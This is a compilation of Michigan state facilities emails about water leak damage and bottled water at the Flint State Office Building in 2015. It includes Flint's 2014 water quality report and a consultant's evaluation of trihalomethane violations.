**To:** Noonan, Michael (DTMB); Walts, Brian (DTMB); Miller, Jan (DTMB); Parker, Daniel (DTMB); Rodney Smith (RSmith@wtaarch.com); Kim R. Stevens-Len (KStevens-Len@wtaarch.com)  
**Subject:** Water Leak Damage

Team,

Today operations noticed that the carpet on the first floor between the public rest rooms was wet upon further investigation we opened up the closet and seen it was completely soaked and dripping water from the ceiling so operations went floor by floor until we located the cause of the water leak. The domestic hot water line was leaking on the fourth floor near the ball valve. Operations turned off the ball valve which seemed to stop the leak and called B&B immediately to show them the leak and where it appears to be coming from. Paul with B&B called Chad from Long Mechanical and they are routed at plumber to the building. I took multiple photos of each floor but only attached the highlights to show you the damages and flooding. Operations has found mold on each floor on the walls due to the water damage, the wall, studs, floor track, and pipe insulation is soaked from fourth floor all the way down, fire proofing on the ceiling is soaked from third floor down, the carpet is soaked on the first floor which will need to be dried out, re-glued, and should probably be replaced so we don't have any mold growth. If you have any questions or would like me photos let me know and I would be happy to get them over to you.

Thank You,  
Eddie Wright  
East Zone – Flint  
Maintenance Mechanic  
810-614-0043






















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**From:** Scates, Larry (DTMB)  
**Sent:** Friday, September 18, 2015 1:12 PM  
**To:** Walts, Brian (DTMB)  
**Cc:** Noonan, Michael (DTMB)  
**Subject:** RE: Flint State Office Building potable water

Good Information Brian,

Mike,

Can you contact David Turner. I agree at this time, we have not received any current information stating elevated levels in the drinking water from the city of Flint.

---

**From:** Walts, Brian (DTMB)  
**Sent:** Friday, September 18, 2015 10:26 AM  
**To:** Scates, Larry (DTMB) <scatesl@michigan.gov>  
**Cc:** Noonan, Michael (DTMB) <noonanm@michigan.gov>  
**Subject:** FW: Flint State Office Building potable water

Good Morning Larry,

Mike asked me to forward this email to you for your thoughts. He said some questions are being asked about the bottled water we supplied to the Flint Facility after the water notification last January. I know it's a long email but we wanted to make sure we had as much information as possible to make the decision. I have also attached several documents that may help support the decision. I also attached the Facility Notification that we distributed on 01/07/15 saying that the bottled water would be provided as long as the public water didn't meet standards. Please let us know if more or clarification on any items are needed. Have a great weekend!

Thanks,  
Brian

---

**From:** Walts, Brian (DTMB)  
**Sent:** Thursday, September 17, 2015 2:07 PM  
**To:** Noonan, Michael (DTMB) <noonanm@michigan.gov>  
**Subject:** Flint State Office Building potable water

Mike,

I have researched the drinking water supplied to the Flint Facility and came up with a couple of plans we could consider as we move forward. The City of Flint began operation of their water treatment plant full time with the Flint River as the source on April 25, 2014. The water source before that date was from the Detroit Water Department. The excessive cost increases and reliability issues made the City of Flint explore and change their water source to the treatment plant. The City of Flint has signed agreements to purchase the needed 83 million gallons a day from the Karegnondi Water Authority after the completion of the new system in the fall of 2016, which will dramatically improve the water quality supplied to the water plant. The raw water will be pulled from Lake Huron instead of the Flint River after the connection into the Karegnondi Water Authority system.



The City of Flint hired a firm to investigate and analyze the city's water source and practices in response to the May 2015 sample results, which resulted in a violation of the Trihalomethane MCL limit. The operation evaluation was extensive and produced a 23 page report. The average of all eight sample sites in August 2014 was 142.1 ug/l and the most recent average of samples taken in August 2015 was 63.6 ug/l. The MCL defined by the EPA is 80 ug/l. Flint has now completed tests for 6 quarters and a straight annual running average applies. Based on the samples taken on August 18, 2015 there are no longer any sites in violation of the THM MCL limit. The up to date MOR (monthly operating reports), the 2014 Consumers Annual Report on Water Quality and the Operation Evaluation Report conducted by Lockwood, Andrews & Newnam Inc. on August 27 2015 shows no current violations with the City of Flint supplied potable water to its consumers. The report did make several recommendations in the areas of water source improvements, treatment process and improvements to the distribution system to help maintain the water quality.

We have contacted Mr. Glasskow with the City of Flint Water Department and requested our water be tested on site for the 10 regulated contaminants including Trihalomethanes and lead as well as offered our site to be a documented water sample test site for the city's routine monthly testing. We are hoping by doing this we will built a better working relationship with the city of Flint as well as have a better understanding of the characteristics of our on-site water, backed with regular test results. Although the city has committed to performing the water test the date has not been set but we are hoping the city will send an operator out by next Tuesday 09/22/15 at the latest.

The idea to supply bottled water to the facility was during the city's violation period to help protect the tenants and visitors to the facility, even though the supplied water was reported to be safe for drinking. With 2 floors occupied we paid an average of \$150.00 per month for the water service. I am sure this number will double if not triple considering we have 5 floors occupied to date. After researching all the data matched with the monthly test samples, which are set and monitored by EPA and MDEQ, I would suggest we discontinue providing the bottled water. To be customer friendly and help maintain our above average customer service practices we could maintain 1 bottle water dispenser in the facility lobby area and evaluate at a later date of its need. The only reason I could suggest staying with the bottled water on all floors would be a positive test result after the site test this week or early next, which would be highly unlikely, or to help avoid any future issues that could result from a less then stable raw water source such as the Flint River. If we did decide to continue the bottled water program at the Flint Facility I would suggest we evaluate the program and its need after the city starts to pull water from the Lake Huron source, which should be a higher and more stable source of water to be treated.

I know we need to make a decision if we keep the bottled water or not at the facility so I hope some of this information will help make that decision and also give us the reasons and supporting documentation on how that decision was made. I hope it helps!

Thanks,  
Brian



---

**From:** Scates, Larry (DTMB)  
**Sent:** Friday, September 18, 2015 1:18 PM  
**To:** Morgan, Dan (DTMB)  
**Subject:** FW: Flint State Office Building potable water  
**Attachments:** City of Flint Annual Water Report.pdf; City of Flint Potable Water Evaluation Report.pdf; Flint Water Facility Notification.pdf

Informational, see below and attached.

---

**From:** Walts, Brian (DTMB)  
**Sent:** Friday, September 18, 2015 10:26 AM  
**To:** Scates, Larry (DTMB) <scatesl@michigan.gov>  
**Cc:** Noonan, Michael (DTMB) <noonanm@michigan.gov>  
**Subject:** FW: Flint State Office Building potable water

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
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Thanks,  
Brian

CUSTOMER SERVICE CENTER  
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**City of Flint  
Water Plant & Facilities**

**2014 Consumers Annual Report on Water Quality**

The City of Flint Department of Utilities is dedicated to providing high quality drinking water to the residents of the community. The Consumers Annual Report on Water Quality provides important information about your drinking water. This report includes information about the source of the water, health information, a chart summarizing United States Environmental Protection Agency (USEPA) required testing results, and a table giving explanations of important terms to understand when viewing the test results. The Flint Water Plant & Facilities operates and maintains a certified drinking water laboratory to assure compliance with all state and federal regulations and is committed to prompt and thorough notification to the consumers if there is any reason for concern about the quality of the drinking water.

Information about your drinking water is available at the City of Flint web page on the Internet at [www.cityofflint.com](http://www.cityofflint.com) or by calling the Flint Water Plant & Facilities at (810) 787-6537. The Safe Drinking Water Hotline at (800) 426-4791 is a resource for health related questions and water quality issues. General drinking water information can be found on the USEPA web site at [www.epa.gov/safewater/](http://www.epa.gov/safewater/).

### 2014 Key to the Detected Contaminant Tables

Symbol	Abbreviation for	Definition/Explanation
>	Greater than	
AL	Action Level	The concentration of a contaminant, which, if exceeded, triggers treatment or other requirements which a water system must follow.
HAA5	Haloacetic Acids	HAA5 is the total of bromoacetic, chloroacetic, dibromoacetic, dichloroacetic, and trichloroacetic acids. Compliance is based on the total.
LRAA	Locational Running Annual Average	
MCL	Maximum Contaminant Level	The highest level of a contaminant that is allowed in drinking water. MCLs are set as close to the MCLGs as feasible using the best available treatment technology.
MCLG	Maximum Contaminant Level Goal	The level of contaminant in drinking water below which there is no known or expected risk to health.
mg/L	Milligrams per Liter	A milligram = 1/1000 gram 1 milligram per liter is equal to 1ppm
MRDL	Maximum Residual Disinfectant Level	The highest level of disinfectant allowed in drinking water. There is convincing evidence that addition of a disinfectant is necessary for control of microbial contaminants.
MRDLG	Maximum Residual Disinfectant Level Goal	The level of a drinking water disinfectant below which there is no known or expected risk to health. MRDLG's do not reflect the benefits of the use of disinfectants to control microbial contaminants.
n/a	Not Applicable	
ND	Not Detected	
NTU	Nephelometric Turbidity Units	Measures the cloudiness of water.
pCi/L	Picocuries per Liter	A measure of radioactivity. Picocurie (pCi) means the quantity of radioactive material producing 2.22 nuclear transformations per minute.
ppb	Parts Per Billion (one in one billion)	The ppb is equivalent to micrograms per liter. A microgram = 1/1000 milligram.
ppm	Parts Per Million (one in one million)	The ppm is equivalent to milligrams per liter. A milligram = 1/1000 gram.
RAA	Running Annual Average	
TT	Treatment Technique	A required process intended to reduce the level of a contaminant in drinking water.
TTHM	Total Trihalomethanes	Total Trihalomethanes is the sum of chloroform, bromodichloromethane, dibromochloromethane and bromoform. Compliance is based on total.

## Water Source

From January 1st through April 30th 2014, The City of Flint purchased drinking water from the Detroit Water & Sewerage Department (DWSD) which operates several drinking water facilities. Following treatment to remove impurities, the water is pumped by DWSD to the Flint Water Plant, where the water is then monitored and distributed throughout the City.

The source water comes from the lower Lake Huron watershed. The watershed includes numerous short, seasonal streams that drain to Lake Huron. The Michigan Department of Environmental Quality in partnership with the U.S. Geological Survey, the Detroit Water & Sewerage Department, and the Michigan Public Health Institute performed a source water assessment in 2004 to determine the susceptibility of potential contamination. The susceptibility rating is a seven-tiered scale ranging from "very low" to "very high" based primarily on geologic sensitivity, water chemistry, and contaminant sources. The Lake Huron source water intake is categorized as having a moderately low susceptibility to potential contaminant sources. The Lake Huron water treatment plant has historically provided satisfactory treatment of this source water to meet drinking water standards. If you would like to know more information or a complete copy of the report, contact the City of Flint Water Plant at (810) 787-6537.

## General Information

In order to ensure that tap water is safe to drink, the EPA prescribes regulations, which limit the amount of certain contaminants in water provided by the public water systems. The Food and Drug Administration (FDA) regulations establish limits for contaminants in bottled water, which must provide the same protection for public health. Drinking water, including bottled water, may reasonably be expected to contain at least small amounts of some contaminants. The presence of contaminants does not necessarily indicate that water poses a health risk. More information about contaminants and potential health effects can be obtained by calling the EPA's Safe Drinking Water Hotline (800-426-4791).

The sources of drinking water (both tap water and bottled water) include rivers, lakes, streams, ponds, reservoirs, springs, and wells. As water travels over the surface of the land or through the ground, it dissolves naturally occurring minerals and, in some cases, radioactive material, and can pick up substances resulting from the presence of animals or from human activity. Contaminants that may be present in source water include:

- ◆ **Microbial contaminants;** such as viruses and bacteria, which may come from sewage treatment plants, septic systems, agricultural livestock operations, and wildlife.
- ◆ **Inorganic contaminants;** such as salts and metals, which can be naturally-occurring or result from urban storm water runoff, industrial or domestic wastewater discharges, oil and gas production, mining, or farming.
- ◆ **Pesticides and herbicides;** which may come from a variety of sources such as agriculture, urban storm water runoff, and residential uses.
- ◆ **Organic chemical contaminants;** including synthetic and volatile organic chemicals, which are by-products of industrial processes and petroleum production, and can also come from gas stations, urban storm water runoff, and septic systems.
- ◆ **Radioactive contaminants;** which can be naturally occurring or be the result of oil and gas production and mining activities.

Some people may be more vulnerable to contaminants in drinking water than the general population. Immuno-compromised persons such as persons with cancer undergoing chemotherapy, persons who have undergone organ transplants, people with HIV/AIDS or other immune system disorders, some elderly, and infants can be particularly at risk from infections. These people should seek advice about drinking water from their health care providers. EPA/CDC guidelines on appropriate means to lessen the risk of infection by *Cryptosporidium* and other microbial contaminants are available from the Safe Drinking Water Hotline (1-800-426-4791).

If present, elevated levels of lead can cause serious health problems, especially for pregnant women and young children. Infants and young children are typically more vulnerable to lead in drinking water than the general population. It is possible that the lead levels at your home may be higher than at other homes in the community as a result of materials used in your home's plumbing. Lead in drinking water is primarily from materials and components associated with service lines and home plumbing. The City of Flint Department of Utilities is responsible for providing high quality drinking water, but cannot control the variety of materials used in plumbing components. If you are concerned about elevated lead levels in your home's water, you can minimize your potential exposure to lead in your water by flushing your tap for 30 seconds to 2 minutes before using water for drinking or cooking. Information on lead in drinking water, testing methods, and steps you can take to minimize exposure is available from the Safe Drinking Water Hotline or at <http://www.epa.gov/safewater/lead>.

# Lake Huron Water Treatment Plant

## 2014 Regulated Detected Contaminants Tables

Regulated Contaminant	Test Date	Unit	Health Goal MCLG	Allowed Level MCL	Highest Level Detected	Range of Detection	Violation yes/no	Major Sources in Drinking Water
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### Inorganic Chemicals – Monitoring at the Plant Finished Water Tap

Fluoride	5/13/14	ppm	4	4	0.59	n/a	No	Erosion of natural deposits; Water additive, which promotes strong teeth; Discharge from fertilizer and aluminum factories.
Nitrate	5/13/14	ppm	10	10	0.31	n/a	No	Runoff from fertilizer use; Leaching from septic tanks, sewage; Erosion of natural deposits.

### Disinfection By-Products – Monitoring in Distribution System Stage 2 Disinfection By-Products

Regulated Contaminant	Test Date	Unit	Health Goal MCLG	Allowed Level MCL	Highest LRAA	Range of Detection	Violation yes/no	Major Sources in Drinking Water
Total Trihalomethanes (TTHM)	2014	ppb	n/a	80	33.0	10.0 - 48.5	No	By-product of drinking water chlorination
Haloacetic Acids (HAA5)	2014	ppb	n/a	60	15.8	8.0 - 19.0	No	By-product of drinking water disinfection

### Disinfectant Residuals Monitoring in DWSD Distribution System

Regulated Contaminant	Test Date	Unit	Health Goal MRDGL	Allowed Level MRDL	Highest RAA	Range of Detection	Violation yes/no	Major Sources in Drinking Water
Total Chlorine Residual	Jan-Dec 2014	ppm	4	4	0.82	0.64-0.94	No	Water additive used to control microbes

Regulated Contaminant	Treatment Technique	Typical Source of Contaminant
Total Organic Carbon (ppm)	The Total Organic Carbon (TOC) removal ratio is calculated as the ratio between the actual TOC removal and the TOC removal requirements. The TOC was measured each month and because the level was low, there is no requirement for TOC removal.	Erosion of natural deposits

### 2014 Turbidity – Monitored every 4 hours at Plant Finished Water Tap

Highest Single Measurement Cannot exceed 1 NTU	Lowest Monthly % of Samples Meeting Turbidity Limit of 0.3 NTU (minimum 95%)	Violation yes/no	Major Sources in Drinking Water
0.19 NTU	100%	No	Soil Runoff

Turbidity is a measure of the cloudiness of water. We monitor it because it is a good indicator of the effectiveness of our filtration system.

### 2014 Microbiological Contaminants – Monthly Monitoring in Distribution System

Regulated Contaminant	MCLG	MCL	Highest Number Detected	Violation yes/no	Major Sources in Drinking Water
Total Coliform Bacteria	0	Presence of Coliform bacteria > 5% of monthly samples	0	No	Naturally present in the environment.
E.coli Bacteria	0	A routine sample and a repeat sample are total coliform positive, and one is also fecal or E. coli positive.	0	No	Human waste and animal fecal waste.

### 2011 Lead and Copper Monitoring at Customers' Tap

Regulated Contaminant	Test Date	Unit	Health Goal MCLG	Action Level AL	90 <sup>th</sup> Percentile Value*	Number of Samples Over AL	Violation yes/no	Major Sources in Drinking Water
Lead	2011	ppb	0	15	< 2.0	0	No	Corrosion of household plumbing system; Erosion of natural deposits.
Copper	2011	ppm	1.3	1.3	0.10	0	No	Corrosion of household plumbing system; Erosion of natural deposits; Leaching from wood preservatives.

\*The 90th percentile value means 90 percent of the homes tested have lead and copper levels below the given 90th percentile value. If the 90th percentile value is above the AL additional requirements must be met.

### 2014 Radionuclides


Regulated Contaminant	Test Date	Unit	Health Goal MCLG	Allowed Level MCL	Level Detected	Violation yes/no	Major Sources in Drinking Water
Combined Radium Radium 226 & 228	5/13/14	pCi/L	0	5	0.86 + or - 0.55	No	Erosion of natural deposits

### 2014 Special Monitoring

Contaminant	MCLG	MCL	Level Detected	Source of Contamination
Sodium (ppm)	n/a	n/a	4.78	Erosion of natural deposits





Collection, sampling result information and table provided by Detroit Water and Sewerage Department (DWSD) Water Quality Division, ML Semegen  
City of Flint sample result information provided by the City of Flint Water Plant, M. Glasgow.

# Operational Evaluation Report City of Flint




## Trihalomethane Formation Concern

August 27, 2015  
In Response to May 2015 Sample Results




**Lockwood, Andrews  
& Newnam, Inc.**  
A LEO A DALY COMPANY



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## EXECUTIVE SUMMARY

Environmental Protection Agency (EPA) and Michigan Department of Environmental Quality (MDEQ) regulations require that public water suppliers test drinking water quarterly throughout the distribution system for disinfectant by-products (DBP's). Two categories of DBP's, tri-halomethanes (THM) and halo-acetic acids (HAA5), are regulated and must be tested for. The City of Flint began operation of their water treatment plant (WTP) full time with the Flint River as the source on April 25, 2014. Since that time, six quarters of samples taken have resulted in annual average violations for total THM. Prior to the first violation (Nov. 2014), the City hired Lockwood, Andrews & Newnam, Inc. (LAN) to complete this Operational Evaluation Report (OER) in conformance with EPA guidelines with the goal to determine the cause(s) of high levels of THM and evaluate possible solutions.

The EPA promulgated the Stage 2 Disinfectants and Disinfection By-Products Rule (DBPR) in January 2006 which set maximum contaminant levels (MCLs) for total trihalomethanes (TTHM) and HAA5 based on an annual running average, tested quarterly, for a given sampling location. The City of Flint reports levels from 8 sampling test locations. Of the six quarterly sampling cycles since Flint began operating the WTP full time, HAA5 levels have been acceptable but TTHM levels have exceeded the MCL. One sampling site was in violation following the May 2015 sampling cycle and results from August 2015 sampling indicate all sites are now within compliance.

A number of issues were identified as possibly contributing to the initial high THM levels measured.

1. Inefficient ozone system functionality which led to increased chlorine feed.
2. Upstream source influences in terms of increased chlorine demand.
3. Bypass stream around softening contributed to chlorine demand and increased total organic carbon (TOC) levels in the effluent.
4. Unlined cast iron pipes in the distribution system contributing to chlorine demand.
5. High water age in the distribution system due to:
  - a. Broken valves causing less than ideal flow patterns
  - b. Inefficient pump station pressure zones
  - c. Water storage volumes in excess of that needed for today's demands
  - d. Oversized water mains
  - e. Low water demands
6. High chlorine demand in filters.
7. High THM formation potential (THMFP) in source water.
8. Less than optimal removal of THM precursors.

A graphical representation of how the factors above relate to the timing of THM compliance sampling is shown as Table 1. Compliance sampling dates are hatched. Each row in Table 1 describes a factor that can lead to increased THM levels and the table defines when each of those factors applied. Note the convergence of nearly all factors around the second sampling period on August 21, 2014 to create what appears to have been a worst case scenario. The table also shows that the factors listed as those that the City can control have been addressed prior to 2015 sampling periods. Monthly operating report data up to August 1, 2015 is depicted on the Table.



TABLE 1 - SUMMARY OF NEGATIVE INFLUENCES ON THM COMPLIANCE SAMPLING												
FACTOR	Jan	Feb	Mar	Apr	May	June	July	Aug	Sept	Oct	Nov	Dec
2014												
Softening bypass stream over 20% of plant flow												
Ozone system not feeding optimally												
Using full water storage capacity of WSR & CSR												
Chlorine feed at WTP 7.0 mg/l or more												
Ferric chloride feed rate less than 10 mg/l Fe3+												
Raw water temp 23 degrees C or more												
Raw water TOC levels above 8.0 mg/l												
Raw water coliform over 5000 counts/day												
Positive bacteria test in dist. system (boil water notice)												
Water demand less than 15 mgd												
2015												
Softening bypass stream over 20% of plant flow												
Ozone system not feeding optimally												
Using full water storage capacity of WSR & CSR												
Chlorine feed at WTP 7.0 mg/l or more												
Ferric chloride feed rate less than 10 mg/l Fe3+												
Raw water temp 23 degrees C or more												
Raw water TOC levels above 8.0 mg/l												
Raw water coliform over 5000 counts/day												
Positive bacteria test in dist. system (boil water notice)												
Water demand less than 15 mgd												

Date of occurrence  
 Expected dates of occurrence based on past data  
 Compliance sampling date

Factor under Flint staff control  
 Flint River characteristics  
 System factors



## **ACTION PLAN**

The City of Flint has signed an agreement with the Karegnondi Water Authority (KWA) to purchase raw water drawn from Lake Huron. The KWA system is currently under construction and expected to be operational by late 2016. The water supply from Lake Huron will have entirely different water quality characteristics from the Flint River and those characteristics are expected to yield drastically reduced DPB formation. With that, non-structural options to help reduce THM levels are much preferred over solutions requiring new construction. Therefore, two categories of actions have been devised: Stage 1 being actions that can be completed relatively quickly without major construction and Stage 2 consisting of either long term actions or solutions requiring major construction. The City is actively working to complete Stage 1 actions as soon as possible. Stage 2 actions are to be implemented only if Stage 1 actions are ineffective in adequately reducing TTHM levels and therefore Stage 2 is contingent upon the outcome of Stage 1. As of the date of this report, status updates for action items are shown in red.

### ***Stage 1 – Immediate Actions***

- Hire third party water quality expert to complete independent 'water audit'
  - The City hired Veolia Water to review all water quality related operations, procedures, actions taken and planned responses. Recommendations from Veolia were provided in a report and technical memo dated 3/12/15 and 3/30/15 respectively.
- Obtain an in house THM analyzer to allow regular operational monitoring of THM levels
  - THM analyzer was installed 2/17/15.
- Hire ozone system manufacturer to troubleshoot ozone system
  - Manufacturer and controls programmers performed on site evaluations followed by corrective modifications in January 2015.
- Bench scale jar testing
  - Match existing process and assess possible areas of improvement
    - Existing process was simulated and an evaluation of existing chemical feed dosages was completed by LAN.
    - Existing process TOC profile was developed by Veolia.
  - Simulate potential modifications to treatment process
    - Soda ash softening evaluation completed and PAC feed testing was completed by LAN.
  - Evaluate coagulation and flocculation polymer aid feeds to assist with TOC removal
    - Evaluations of polymer aids completed by LAN and PVS Technologies.
- WTP operational changes
  - Discontinue softening bypass stream to reduce chlorine demand
    - Operational directive has been set to soften no less than 80% of flow.
  - Disinfection of filter beds to reduce chlorine demand
    - Utility Service Group contracted by City and condition assessment completed. Controls improvements have been completed.
  - Begin coagulation and flocculation polymer aid feeds to assist with TOC removal if bench scale test results are positive
    - Jar testing completed to date has not indicated a meaningful benefit to feeding coagulation/flocculation polymer aids. Increased ferric doses have been implemented at the WTP based on positive jar test results.



- Increase water main flushing efforts to minimize stagnant water
  - Flushing efforts are ongoing as needed based on chlorine residual levels measured in the system.
